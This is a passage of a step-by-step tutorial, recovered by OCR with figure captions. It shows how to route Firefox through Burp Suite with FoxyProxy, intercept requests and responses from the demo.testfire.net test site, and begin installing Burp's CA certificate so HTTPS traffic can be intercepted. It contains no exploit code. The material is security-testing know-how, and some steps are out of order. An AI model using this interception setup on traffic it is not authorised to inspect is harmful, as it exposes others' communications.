


Select Mode: Completely disable FoxyProxy

Enabled	Color	Proxy Name	Proxy Notes
✓	🟦	Default	These are the settings that...

Figure 8: FoxyProxy window for adding proxy.

Step 3: Click on "Add New Proxy" > Enter "Server or IP Address "127.0.0.1" with Port “8080” and Click OK.



Enabled	Color	Proxy Name	Proxy Notes
✓	🟦	Default	These are the settings that...

Click on "Add New Proxy" Enter "Server or IP Address "127.0.0.1" with Port 8080

Direct internet connection (no proxy)

[✓ Manual Proxy Configuration]

Help! Where are settings for HTTP, SSL, FTP, Gopher, and SOCKS?

Server or IP Address (H): 127.0.0.1 Port: 8080 SSL proxy? (Z)

SOCKS proxy? SOCKS v4/4a SOCKS v5

Authentication: Username / Password / Password - again / Domain (optional - NTLM only)

Use System Proxy Settings

Automatic Proxy Configuration: by WPAD, by PAC

Automatic proxy configuration URL

Detect proxy settings automatically every 60 minutes

Notifications: Notify me about proxy auto-configuration file loads; Notify me about proxy auto-configuration file errors

What's next for FoxyProxy Standard

Some features coming soon:
* Random and round-robin proxy switching
* Lots of other stuff being discussed at http://forums.getfoxyproxy.org – su

About the Developers

Figure 9: Adding Server IP Address.

Step 4: Right Click on the FoxyProxy (Fox face) icon and select newly added proxy "Use proxy "127.0.0.1:8080" for all URLs".



src=dp-btn
Search
Use proxies based on their pre-defined patterns and priorities
● Use proxy "127.0.0.1:8080" for all URLs
Use proxy "Default" for all URLs
Completely disable FoxyProxy
Options Ctrl+F2
QuickAdd Alt+F2
Use Advanced Menus

Figure 10: Selecting newly added IP to intercept the web traffic.

Voilllaaaa !!! All set with configuration.


Let's test if our configuration (Browser and Burp Suite) is working or not (which means Burp Suite is "Intercepting" the "Request" and "Response")

Steps to check the Configurations working correctly:

Step 1: Check in Burp Suite "Intercept is on" under "Proxy" option. (If not then click on it, it will be on)


Step 2: In the browser, open http://demo.testfire.net/

Step 3: Observe that "Request" is passing through Burp Suite as shown in the below image.


Connecting...
demo.testfire.net
Burp Suite Free Edition v1.7.19 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://demo.testfire.net:80 [65.61.137.117]
Forward Drop Intercept is on Action
Comment
Raw Headers Hex

```
GET / HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
```

Figure 11: Request is passing through the Burp Suite proxy tool.


Burp Suite Free Edition v1.7.19 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Add
Edit
Remove
Up
Down

☑ Automatically update Content-Length header when the request is edited

Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

☑ Intercept responses based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
☑		Content type header	Matches	text
☐	Or	Request	Was modified	
☐	Or	Request	Was intercepted	
☐	And	Status code	Does not match	^304$
☐	And	URL	Is in target scope	

☑ Automatically update Content-Length header when the response is edited


Figure 12: Check the box "Intercept responses based on the following rules:"

Let's check if the "Response" is getting intercepted in Burp Suite or not:

Step 1: Check in Burp Suite "Intercept is on" under "Proxy" option. (If not then click on it, it will be on)

Step 2: In the browser, open http://demo.testfire.net

Step 3: Observe that "Request" is passing through Burp Suite. Now click on "Forward" and observe that "Response" is passing through Burp Suite (as shown in the below image) and again click on "Forward" (so that website opens in the browser).


Altoro Mutual
demo.testfire.net
Burp Suite Free Edition v1.7.19 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Exte
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Headers Hex HTML Render

Response from http://demo.testfire.net:80/ [65.61.137.117]

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 9605
Content-Type: text/html; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Date: Thu, 06 Apr 2017 08:41:48 GMT
Connection: close


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
```


Figure 13: Response is passing through the Burp Suite proxy tool.

So you are ready to intercept the entire "http" website but what about the website running on "https".

Note: Observe that "Response" was not getting intercepted, so to intercept the "Response", the following are the steps:

Step 1: In Burp Suite, navigate to Proxy > Options, under the "Intercept Server Responses".

Step 2: "Check" the "Intercept responses based on the following rules:" (Refer to the image below)



Your connection is not secure

The owner of www.google.co.in has configured their website improperly. To protect your information from being stolen, Firefox has not connected to this website.

This site uses HTTP Strict Transport Security (HSTS) to specify that Firefox may only connect to it securely. As a result, it is not possible to add an exception for this certificate.

Learn more...


Report errors like this to help Mozilla identify and block malicious sites

Figure 14: "https" website showing "Connection is not secure" message.

Don't worry, we just have to install the "CA certificate".

Method to Install "CA Certificate" in Browser

Step 1: In the browser, type "http://burp" and click on "CA Certificate" and click save to download the certificate.


Burp Suite Free Edition
http://burp
Step 1: Enter URL "http://burp"
Search
Most Visited
Getting Started
Burp Suite Free Edition
CA Certificate
Step 2: Click on "CA Certificate" to download the certificate
Welcome to Burp Suite Free Edition.

Opening cacert.der

You have chosen to open:

cacert.der

which is: der File (973 bytes)

from: http://burp

What should Firefox do with this file?

Open with [Browse...]

[✓ Save File]


Do this automatically for files like this from now on.

OK Cancel

Figure 15: Installation of CA Certificate in the browser.

Step 2: Click on the "Option" icon (3 parallel lines (right end corner) and select option "options".

Step 3: Click on the "Advanced" option > select "Certificates" > Select "View Certificates" under "Requests" a window will open.



Advanced

Requests

